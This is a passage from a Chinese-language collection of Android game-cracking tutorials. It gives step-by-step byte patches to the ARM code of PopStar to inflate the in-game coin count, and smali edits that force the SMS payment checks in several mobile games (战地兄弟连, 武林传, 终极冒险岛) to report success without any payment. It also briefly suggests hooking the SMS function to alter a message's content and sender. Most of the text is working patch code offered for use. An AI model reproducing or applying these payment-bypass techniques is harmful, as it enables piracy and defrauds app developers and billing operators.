        goto LABEL_27;
      if ( v4 > 10 )
      {
        v3 = 25;
        if ( v4 != 300 )
        {
          if ( v4 == 600 )
            v3 = 55;
        }
        goto LABEL_24;
      }
      if ( v4 == 1 )
LABEL_27:
        v3 = 10;
LABEL_24:
      GameMain::useGameCoin(v3);
      return;
    }
    if ( v4 == 2000 )
    {
      v5 = 130;
```

000AA6C6 Java_com_PopStar_org_PopStar_nativeAddCoin:16

查看到这里的方法，useGameCoin 方法。打开这个方法查看:

```
; GameMain::useGameCoin(int)
                EXPORT _ZN8GameMain11useGameCoinEi
_ZN8GameMain11useGameCoinEi                             ; CODE XREF: GameOver::GameOverRestryGame(cocos2d::CCObject *)+4A↓p
                                                        ; Props::UseProps(int,int)+3E↓p ...
                PUSH    {R0-R2,R4-R7,LR}
                LDR     R5, =(aGamecoin - 0xA41E6)
                MOVS    R6, R0
                BL      _ZN7cocos2d13CCUserDefault17sharedUserDefaultEv ; 获取共享的数值，这里一般是游戏过关获取的金币
                ADD     R5, PC          ; "GameCoin"
                MOVS    R1, R5
                MOVS    R2, #0xA
                BL      _ZN7cocos2d13CCUserDefault16getIntegerForKeyEPKci ; 根据字符串GameCoin查找int数值,一般为本地储存
                LDR     R4, =(_ZN8GameMain8GameCoinE_ptr - 0xA41F4)
                ADDS    R0, R0, R6      ; 这里是金币总数量
                ADD     R4, PC ; _ZN8GameMain8GameCoinE_ptr
                LDR     R4, [R4]        ; GameMain::GameCoin
                STR     R0, [R4]        ; 将金币数量再次储存
                BL      _ZN7cocos2d13CCUserDefault17sharedUserDefaultEv ; cocos2d::CCUserDefault::sharedUserDefault(voi
                LDR     R2, [R4]
                MOVS    R1, R5
                BL      _ZN7cocos2d13CCUserDefault16setIntegerForKeyEPKci ; cocos2d::CCUserDefault::setIntegerForKey(ch
                BL      _ZN7cocos2d13CCUserDefault17sharedUserDefaultEv ; cocos2d::CCUserDefault::sharedUserDefault(voi
                BL      _ZN7cocos2d13CCUserDefault5flushEv ; cocos2d::CCUserDefault::flush(void)
                CMP     R6, #0
```

这里有我加的注释，很清晰的，看不明白的，F5 一下也就知道了。

因为 getIntegerForKey，返回值为 R0，然后往下第二行代码，R0=R0+R6，所以我们关键是在这里修改 R0，即金币数量

Hex 查看一下二进制，这里为 Thumb 指令，那么我们可以操作局限性也很高了。


所以，这里提供一个思路，大家可以寻找更加简便的方法。

即，BL getIntegerForKey，我们直接复制 R0 一个数值，然后在下面 Adds R0,R0,R6 这里，直接对 R0 逻辑左移一下，即 LSL 一下，将其数值变大。

因为第一个 BL 是 4 个字节，我们直接修改 00 00 09 20 ，即 Movs R0,R0 代表没有任何操作，09 20 是将数字 9 赋值给 R0


然后 ADDs 那一行，有两个字节，直接改为 00 04，即 LSLS R0，R0，#0x10

这样，我们即完成了对金币数量的赋值，如下图：



然后，我们在 16 进制下修改，选用 010Editor 或 UE，ctrl＋g，进行地址跳转，寻找到我们在 IDA 修改的地址，按照上文修改，保存，替换，回编译。

这里需要说明的是，这个方法何时被调用，即才能激活我们对金币的赋值呢？



直接在 IDA 里面对这个方法按下 x 键，查看调用，有 5 处。那么应该很容易被激活。

0
1
1000
589824
0

红色标注的，是使用金币的道具，按照我们看到方法被调用的地方，这里被调用了，然后金币数量即我们定义的。

0x6:修改短信

这里不多说了，根据系统发送短信函数进行查找修改，替换短信内容，替换短信发送人即可。

我直接使用 hook 的方式替换的，比较省事了。。

相关代码不难，看完我前面几篇 hook java 的文章的同学，应该很容易能够写出来代码，这里不再多写，有兴趣，自己动手去。

【战地兄弟连】飞行模式下的破解教程 图/文

本教程是低调(d-iao)@吾爱破解安卓破解三部曲的文字版
原帖地址：http://www.52pojie.cn/thread-228613-1-1.html

手机开启飞行模式或者利用权限软件禁止【战地兄弟连】发送短信在购买商品时，会提示“发送失败！请确认手机..”如下图：

即找到关键字符串 我们打开 APK 改之理，查找“发送失败”的 Unicode 码，的如下结果：

双击定位 然后在打开该 Smali 文件的 Java 源码 会显示：

```
//    INTERNAL ERROR    //          //被加密
```

此时我们不妨打开它所属文件夹的其它文件的 Java 源码，（从上面可以确定 sms 文件夹是收费关键夹，其它的不用看）可以看到很明显的关键：（SMSLinster.Smali）

```
package cn.game189.sms;
public abstract interface SMSListener
{
   public abstract void smsCancel(String paramString, int paramInt);
   public abstract void smsFail(String paramString, int paramInt);
   public abstract void smsOK(String paramString);
}
```

然后在改之理搜索“smsFail”被调用的地方 找到了 Method：sendErr()V；
再次搜索“sendErr()V”被调用的地方 会找到 Method：access$5（sms.Smali 文件中为关键）
再次搜索“access$5”被调用的地方会找到 Method：handleMessage 这个才是根调用
现在修改 Method：handleMessage 即可从语句中可以看出它是一个 switch 则只需改一下转向即可
关键处及修改如下：

```
  .line 380
  :pswitch_0
   iget-object v0, p0, Lcn/game189/sms/SMS$2;->this$0:Lcn/game189/sms/SMS;
#calls: Lcn/game189/sms/SMS;->sendOK()V                                    //注释语句
   invoke-static {v0}, Lcn/game189/sms/SMS;->access$4(Lcn/game189/sms/SMS;)V
   goto :goto_0
.line 383
:pswitch_1
  goto :pswitch_0                                                          // 添加语句 将进程转向 :pswitch_0
即发送成功即可;

  iget-object v0, p0, Lcn/game189/sms/SMS$2;->this$0:Lcn/game189/sms/SMS;
#calls: Lcn/game189/sms/SMS;->sendErr()V
  invoke-static {v0}, Lcn/game189/sms/SMS;->access$5(Lcn/game189/sms/SMS;)V
  goto :goto_0
```

保存编译 签名即成功破解...

破解移动游戏【武林传】的代码分析

737672679
我来了。就不会让论坛人少，我是 720.新手报道。

此论坛一定要比吾爱破解论坛人气高。纪念游人客栈。

支持 Dawn。
论坛是发帖的多，。才有人气的。

废话少说；帖子正题开始；
破解移动游戏之武林传代码分析。

移动游戏【武林传】
游戏不是垃圾不垃圾。而是说讲的是里面的验证系统。和修改方法。

通常直接搜；onbillingfinish 即可。
那么我就搜订购。来查找。
如图。↓。

APE改之理 2.5.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
武林传
Ver:1.0.1(2)
Package:wlz.mm
SDKVer:4
wlz.mm
搜索和替换
搜索内容
\u8ba2\u8d2d
搜订购（转Unicode）
替换内容
搜索范围
整个项目
支持搜索的文件类型
搜索结果

图 2

MMIAPSMS.class
搜出的结果，直接看源码
失败的代码
成功的代码
private void toil()
{
this.asI = false;
org.meteoroid.core.h.b(org.meteoroid.core.h.c(15391746, null));
org.meteoroid.core.h.b(org.meteoroid.core.h.c(61699, this));
String[] arrayOfString = new String[9];
arrayOfString[0] = "MMIAPSMSFail";
arrayOfString[1] = "计费点";
arrayOfString[2] = this.PAYCODE;
arrayOfString[3] = "应用名称";
arrayOfString[4] = l.getAppName();
arrayOfString[5] = "uid";
arrayOfString[6] = l.iG();
arrayOfString[7] = "原因";
arrayOfString[8] = this.as2;
org.meteoroid.core.h.d(47887, arrayOfString);
Log.d(getName(), "Billing fail...");
}
private void jR()
{
this.asI = false;
org.meteoroid.core.h.b(org.meteoroid.core.h.c(15391745, null));
org.meteoroid.core.h.b(org.meteoroid.core.h.c(61698, this));
String[] arrayOfString = new String[9];
arrayOfString[0] = "MMIAPSMSSuccess";
arrayOfString[1] = "total";
arrayOfString[2] = (l.getAppName() + "_" + this.PAYCODE);
arrayOfString[3] = "计费点";
arrayOfString[4] = this.PAYCODE;
arrayOfString[5] = "应用名称";
arrayOfString[6] = l.getAppName();
arrayOfString[7] = "uid";
arrayOfString[8] = l.iG();
org.meteoroid.core.h.d(47887, arrayOfString);
Log.d(getName(), "Billing success." + this.PAYCODE);

图 3

}
}
});
}
public void onBillingFinish(int paramInt, HashMap paramHashMap)
{
Log.d(getName(), "billing finish, status code = " + paramInt);
←判断
String str;
if (paramInt == 1001)
{
str = "订购结果：订购成功。";
成功 代码（十六进制→十进制）
0x3e9
jR();
}
while (true)
{
Log.d(getName(), str);
return;
this.asZ = SMSPurchase.getReason(paramInt);
str = "订购结果：" + this.asZ;
订购结果意思是:失败
fail();
}
}

图 4

```
const/16 v0, 0x3e9

if-ne p1, v0, :cond_0      【#注释：这里变成了判断。失败则跳到cond_0】

const-string v0, "\u8ba2\u8d2d\u7ed3\u679c\uff1a\u8ba2\u8d2d\u6210\u529f\u3002"

invoke-direct {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->jR()V

:goto_0
invoke-virtual {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->getName()Ljava/lang/Stri

move-result-object v1

invoke-static {v1, v0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

return-void

:cond_0      【#注释:  cond_0失败】
invoke-static {p1}, Lmm/sms/purchasesdk/SMSPurchase;->getReason(I)Ljava/lang/String;

move-result-object v0

iput-object v0, p0, Lorg/meteoroid/plugin/feature/MMIAPSMS;->asZ:Ljava/lang/String;

new-instance v0, Ljava/lang/StringBuilder;

invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
```

从图 3 中。可以看到。
判断结果返回是不是 0x3e9.如果是，就跳到成功。
反之跳转到失败。

这种移动的游戏以前的模式是这种代码。

0x66

if-eqz v0 cond_22
0x68
if-eqz v0 cond_32
（if-eqz v0 cond_32 跳转到失败）

现在的模式的代码概括是这种的；

0x3e9 （成功）
if-eqz v0 cond_22
成功的代码

cond_22
失败的代码

接着看成功和失败的 2 段代码；

成功代码：

const/16 v0, 0x3e9

if-ne p1, v0, :cond_0

const-string v0, "\u8ba2\u8d2d\u7ed3\u679c\uff1a\u8ba2\u8d2d\u6210\u529f\u3002"

invoke-direct {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->jR()V

```
:goto_0
invoke-virtual {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->getName()Ljava/lang/String;

move-result-object v1

invoke-static {v1, v0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

return-void
```

失败的代码；

```
:cond_0
invoke-static {p1}, Lmm/sms/purchasesdk/SMSPurchase;->getReason(I)Ljava/lang/String;

move-result-object v0

iput-object v0, p0, Lorg/meteoroid/plugin/feature/MMIAPSMS;->asZjava/lang/String;

new-instance v0, Ljava/lang/StringBuilder;

invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V

const-string v1, "\u8ba2\u8d2d\u7ed3\u679c\uff1a"

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
move-result-object v0

iget-object v1, p0, Lorg/meteoroid/plugin/feature/MMIAPSMS;->asZjava/lang/String;

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-direct {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->fail()V

goto :goto_0
```

0x3e9 是定义成功的。

if-ne p1, v0, :cond_0 属于判断。

既然知道了结果，那么修改的方法有几种。

第一种；
删掉； if-ne p1, v0, :cond_0 。 因为代码变换了位置。
所以删掉该句跳转。就不会跳转到 cond_0。直接运行成功的代码。

第二种；
看成功和失败代码中的 2 句；

成功中的；

invoke-direct {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->jR()V

失败中的；

invoke-direct {p0}, Lorg/meteoroid/plugin/feature/MMIAPSMS;->fail()V

也就是说成功会跳转到方法；
jR()V 方法中。实现成功

失败会跳转到；
fail()V 方法中。实现失败。

所以把 jR()V 替换 fail()V 同样可以破解成功。

第三种；
jR()V 方法中的代码替换到 fail()V 中。同样可以达到破解成功。
要注意路径问题。

到此。教程结束。

朋友们，看懂了吗？没看懂可以到这里提问，

我是游戏狂人（安卓）。透露一句；大多移动 MM 商城的游戏。

合作的厂商都是；掌上极浩。

各位自己可以去查一下该厂商。
http://pd521.com/thread-28-1-1.html

安卓游戏破解之分支跳转（修改分析）

傲世 V 雄哥 720
终极冒险岛智能版。
存在箱底下很久了。
为什么会存在箱底很久无法破解。下面有原因的。
修改成功。下面是修改流程。
也就是今天要讲的；分支跳转修改方法。
首先；
测试游戏提示；
游戏卡死在　发送中
所以直接搜；发送中。
看到如下代码；↓这就是它的整个方法的验证系统。
（Pswitch）

```
.method public logic_activate()V
    .locals 8
```

```
const/4 v7, 0x2

const/4 v6, 0x1

const/high16 v5, 0x800

const/4 v4, 0x0

const/16 v3, 0x32

sget v0, Lcom/FrameWork/Screen_Main;->activate:I

goto/16 :goto_1      #【注释：这里就是添加的强制代码】

packed-switch v0, :pswitch_data_0

:cond_0
:goto_0
return-void

:pswitch_0
iget-boolean v0, p0, Lcom/FrameWork/Screen_Main;->b:Z

if-nez v0, :cond_0

iget v0, p0, Lcom/FrameWork/Screen_Main;->curPage:I
```

```
packed-switch v0, :pswitch_data_1

goto :goto_0

:pswitch_1
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z

move-result v0

if-eqz v0, :cond_1

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_WIDTH:I

add-int/2addr v0, v1

sub-int/2addr v0, v3

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z
```

```
move-result v0

if-eqz v0, :cond_1

invoke-static {v7}, Lcom/FrameWork/GameScreen;->changeSubScreen(I)V

goto :goto_0

:cond_1
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z

move-result v0

if-eqz v0, :cond_0

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z
```

```
move-result v0

if-eqz v0, :cond_0

iput v6, p0, Lcom/FrameWork/Screen_Main;->curPage:I

iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, ""是否确认购买正版验证？"

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto :goto_0

:pswitch_2
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z

move-result v0

if-eqz v0, :cond_2

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_WIDTH:I

add-int/2addr v0, v1

sub-int/2addr v0, v3
```

```
sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z

move-result v0

if-eqz v0, :cond_2

iput v4, p0, Lcom/FrameWork/Screen_Main;->curPage:I

iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "购买正版验证，可获得游戏后续关卡，信息费 5 元（不含通信费），通过短信代收，是否确认购买？"

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto :goto_0

:cond_2
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z
```

```
move-result v0

if-eqz v0, :cond_0

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z

move-result v0

if-eqz v0, :cond_0

invoke-virtual {p0}, Lcom/FrameWork/Screen_Main;->sendMessage()V

iput-boolean v6, p0, Lcom/FrameWork/Screen_Main;->b:Z

iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "发送中...."
```

```
invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto/16 :goto_0

:pswitch_3
sput v4, Lcom/FrameWork/Screen_Main;->activate:I

goto/16 :goto_0

:pswitch_4
invoke-static {v7}, Lcom/FrameWork/GameScreen;->changeSubScreen(I)V

sput v4, Lcom/FrameWork/Screen_Main;->activate:I

sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "ACTIVATE_CANCEL======"

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget v2, Lcom/FrameWork/Screen_Main;->activate:I

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1
```

```
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

const/4 v0, -0x1

invoke-static {v4, v0}, Lcom/FrameWork/GameScreen;->setSaveGameInt(II)V

const/16 v0, 0x8

sget v1, Lcom/FrameWork/Screen_Main;->activate:I

invoke-static {v0, v1}, Lcom/FrameWork/GameScreen;->setSaveGameInt(II)V

invoke-static {v6}, Lcom/FrameWork/GameScreen;->saveSave(I)V

goto/16 :goto_0

:goto_1        【#注释：goto_1 跳向了这里。成功】
:pswitch_5
iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "游戏激活成功！  "

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V
```

```
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z

move-result v0

if-eqz v0, :cond_0

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_WIDTH:I

add-int/2addr v0, v1

sub-int/2addr v0, v3

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z

move-result v0

if-eqz v0, :cond_0
```

```
sget v0, Lcom/FrameWork/Screen_Main;->curStageNumber:I

add-int/lit8 v0, v0, 0x1

invoke-direct {p0, v0}, Lcom/FrameWork/Screen_Main;->changeToSelectStage(I)V

const/16 v0, 0x8

sget v1, Lcom/FrameWork/Screen_Main;->activate:I

invoke-static {v0, v1}, Lcom/FrameWork/GameScreen;->setSaveGameInt(II)V

invoke-static {v6}, Lcom/FrameWork/GameScreen;->saveSave(I)V

goto/16 :goto_0

:pswitch_6
sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

const-string v1, "ACTIVATE_ERROR"

invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "erroCode==="
```

```
invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

sget v2, Lcom/FrameWork/Screen_Main;->erroCode:I

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

sget v0, Lcom/FrameWork/Screen_Main;->erroCode:I

packed-switch v0, :pswitch_data_2

:goto_2
invoke-static {v5}, Lcom/FrameWork/GameScreen;->isInputDown(I)Z

move-result v0

if-eqz v0, :cond_0

sget v0, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_X:I
```

```
sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_WIDTH:I

add-int/2addr v0, v1

sub-int/2addr v0, v3

sget v1, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_OFFSET_Y:I

sget v2, Lcom/FrameWork/Screen_Main;->LOGIC_SCREEN_HEIGHT:I

add-int/2addr v1, v2

sub-int/2addr v1, v3

invoke-static {v0, v1, v3, v3}, Lcom/FrameWork/GameScreen;->touchLogic(IIII)Z

move-result v0

if-eqz v0, :cond_0

invoke-static {v7}, Lcom/FrameWork/GameScreen;->changeSubScreen(I)V

sput v4, Lcom/FrameWork/Screen_Main;->activate:I

const/4 v0, -0x1

invoke-static {v4, v0}, Lcom/FrameWork/GameScreen;->setSaveGameInt(II)V
```

```
const/16 v0, 0x8

sget v1, Lcom/FrameWork/Screen_Main;->activate:I

invoke-static {v0, v1}, Lcom/FrameWork/GameScreen;->setSaveGameInt(II)V

invoke-static {v6}, Lcom/FrameWork/GameScreen;->saveSave(I)V

goto/16 :goto_0

:pswitch_7
iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "发送短信失败后未使用联网计费。"

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto :goto_2

:pswitch_8
iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "联网失败，请查看网络设置。"

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto :goto_2
```

```
:pswitch_9
iget-object v0, p0, Lcom/FrameWork/Screen_Main;->activateBox:LhlLib/HLTextBox;

const-string v1, "Android 手机未使用 CMWAP 计费"

invoke-virtual {v0, v1}, LhlLib/HLTextBox;->setText(Ljava/lang/String;)V

goto :goto_2

nop

:pswitch_data_0
.packed-switch 0x0
        :pswitch_0
        :pswitch_3
        :pswitch_5
        :pswitch_4
        :pswitch_6
.end packed-switch

:pswitch_data_1
.packed-switch 0x0
        :pswitch_1
        :pswitch_2
.end packed-switch

:pswitch_data_2
.packed-switch 0x6
```

```
            :pswitch_7
            :pswitch_8
            :pswitch_9
        .end packed-switch
.end method
```

图上的代码是修改后的。

代码头的分支判断跳转；

```
    packed-switch v0, :pswitch_data_0
```

这一个分支判断。当游戏弹出购买→选择下一步的时候，它就会来到这里。

来到这里后，然后跳转到底部如下代码。

[Asm] 纯文本查看 复制代码

```
:pswitch_data_0
  .packed-switch 0x0
        :pswitch_0
        :pswitch_3        （CANCEL）
        :pswitch_5    （成功激活）
        :pswitch_4    （失败）
        :pswitch_6      （联网错误）
  .end packed-switch
```

然后 pswitch_data_0，判断；购买成功失败。返回结果如果是成功。

成功会来到 pswitch_5 .

因为它的失败混淆了。没有；失败字样。

所以。我们在判断的前面

加上一个代码。

强制跳向成功。

成功的源头是；pswitch_5

所以在上面的代码；修改；

```
    goto/16 :goto_1
```

packed-switch v0, :pswitch_data_0
goto/16 ： goto_1
跳向了；pswitch_5 （成功）
所以。购买→确定→直接成功。
总结一下吧。
分支判断的游戏（验证系统。）
修改方法；
在它判断的地方。前面加上 goto 进行强制跳转。跳向成功。
另外要注意；
goto 的使用。
假如成功的源头是；switch_99298
因为它后面是 5 位数。goto/4 不够用。所以用 goto/16
也就是说改的时候。如果 goto 对应分支位数不足。那么就会出错。
